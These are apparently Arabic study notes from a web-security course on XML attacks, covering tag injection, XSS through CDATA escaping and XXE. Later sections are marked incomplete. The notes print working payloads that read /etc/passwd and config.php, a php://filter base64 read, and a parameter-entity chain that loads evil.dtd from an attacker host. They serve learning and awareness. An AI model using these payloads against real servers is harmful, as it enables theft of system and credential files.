

هذه ملاحظات تمت كتابتها خلال دراسة هذا المنهج؛ المعلومات الوارد ذكرها قد **تحتفل الخطأ**، لذلك التأكد من كل ما ورد هنا يقع تحت مسؤوليتك (الملاحظات بحسب المذكور في المنهج)

كما أبرئ ذمتي أمام الله من كل من يستغل هذا العلم في أذية المسلمين، فالغرض الوحيد من مشاركة هذه الملاحظات هو إثراء المحتوى العربي في هذا المجال ورفع مستوى الوعي فقط.

خارطة الملاحظات:

- XML Attacks

1. XML Tag Injection

1.1 Testing

1.2 XML & XSS

2. XML External Entity

2.1 Private

2.1.1 Resource inclusion

1 - Parameter Entities

2 - php://filter

2.1.2 Out-Of-Band (OOB) Data retrieval

2.2 Public

3. XML Entity Expansion

4. XPath Injection

XML Tag Injection -1

Testing - 1.1

اختبر كل ال elements ومدخلات المستخدمين الممكنة بأحد هذه ال metacharacter والتي ستقوم بكسر ال structure الخاص بملف ال xml في ال server ، وبالتالي سيقوم ال parser بطباعة جملة الخطأ المتعلقة بال Syntax (Exception)
< > ' " & °

XML & XSS - 1.2

- Syntax: `<![CDATA[place the data here, it might work for escaping]]>`
 - أمثلة على بعض ال payloads:
- 1. Escaping alert: `<script><![CDATA[alert]]>("XSS")</script>`
- 2. Escaping parentheses: `<![CDATA[<]]>script<![CDATA[>]]>alert('XSS')`
`<![CDATA[<]]>/script<![CDATA[>]]>`

XML External Entity Injection (XXE) -2

نوعين من ال External Entity :

2.1 Private

- Syntax: `<![ENTITY name SYSTEM "URI"]>`
- Example:
`<!DOCTYPE message [
<![ELEMENT sign (#PCDATA)]>
<![ENTITY x SYSTEM "http://my.site/copyright.xml"]>
>
<sign>&x;</sign>`

▪ ملاحظة مهمة:

خانة ال URI ليست محصورة بال HTTP protocols بالإمكان استخدام : FILE, FTP, DNS, PHP .. etc

▪ أمثلة على بعض ال payloads:

2.1.1 Resource inclusion:

- Example:
`<!DOCTYPE message [
...
<![ENTITY xxe_file SYSTEM "file:///etc/passwd"]>
>
<message>
..
<body>&xxe_file;</body>
</message>`

▪ ملاحظة مهمة:

إذا كان الملف المراد جلبه يحتوي على characters تعتبر من ال metacharacter الخاصة بال XML parser فبالغالب ستفشل عملية جلب الملف، لذلك يجب عمل encoding للملف المراد جلبه إذا كان يحتوي على أحد هذه الأحرف المحجوزة في اللغة، يوجد عدة طرق منها:

1- Parameter Entities:

ال payload التي يتم حقنها في المتغير المصاب :

```

<!DOCTYPE message [
<!ENTITY % a "<![CDATA[" >
<!ENTITY % xxe_file SYSTEM "file:///path/config.php">
<!ENTITY % z "]]>" >
<!ENTITY % ExternalDTD SYSTEM "http://hackerSite/evil.dtd">
%ExternalDTD;
]>
<message>
..
<body>&join;</body>
</message>

```

محتوى ملف evil.dtd (على خادم خاص بالمخترق):

```

<!ENTITY join "%a;%xxe_file;%z;">

```

2- php://filter:

▪ **Example:**

```


<!DOCTYPE message [
<!ENTITY xxe_file SYSTEM "php://filter/read=convert.base64-
encode/resource=file:///path/config.php">
]>
<message>
..
<body>&xxe_file;</body>
</message>

```

2.1.2 Out-Of-Band (OOB) Data retrieval - غير مُكتمل :

- الفكرة: في بعض الهجمات التي ينفذها المخترق تكون عملية تنفيذ الهجوم وإستيراد البيانات (قراءة الملفات الحساسة .. إلخ) عن طريق نفس القناة same channel ، وفي بعض الحالات الأخرى تكون الثغرة موجودة لكن لا يستطيع المخترق الإستفادة منها وجلب البيانات التي يريد عن طريق نفس القناة التي ينفذ من خلالها الهجوم (غالباً بسبب أحد أنظمة الحماية أمام الجهاز المصاب بالثغرة)، بالتالي يلجأ المخترق هنا إلى إستخدام قناة أخرى يُمرّر عن طريقها البيانات ، مثلاً: تُنفذ الهجمة عن طريق الـ HTTP or HTTPS ويتم جلب البيانات عن طريق الـ DNS .

هذه الصورة قد تلخص العملية:



2.2 Public
غير مُكتمل.

XML Entity Expansion -3
غير مُكتمل.
XPath Injection -4
غير مُكتمل.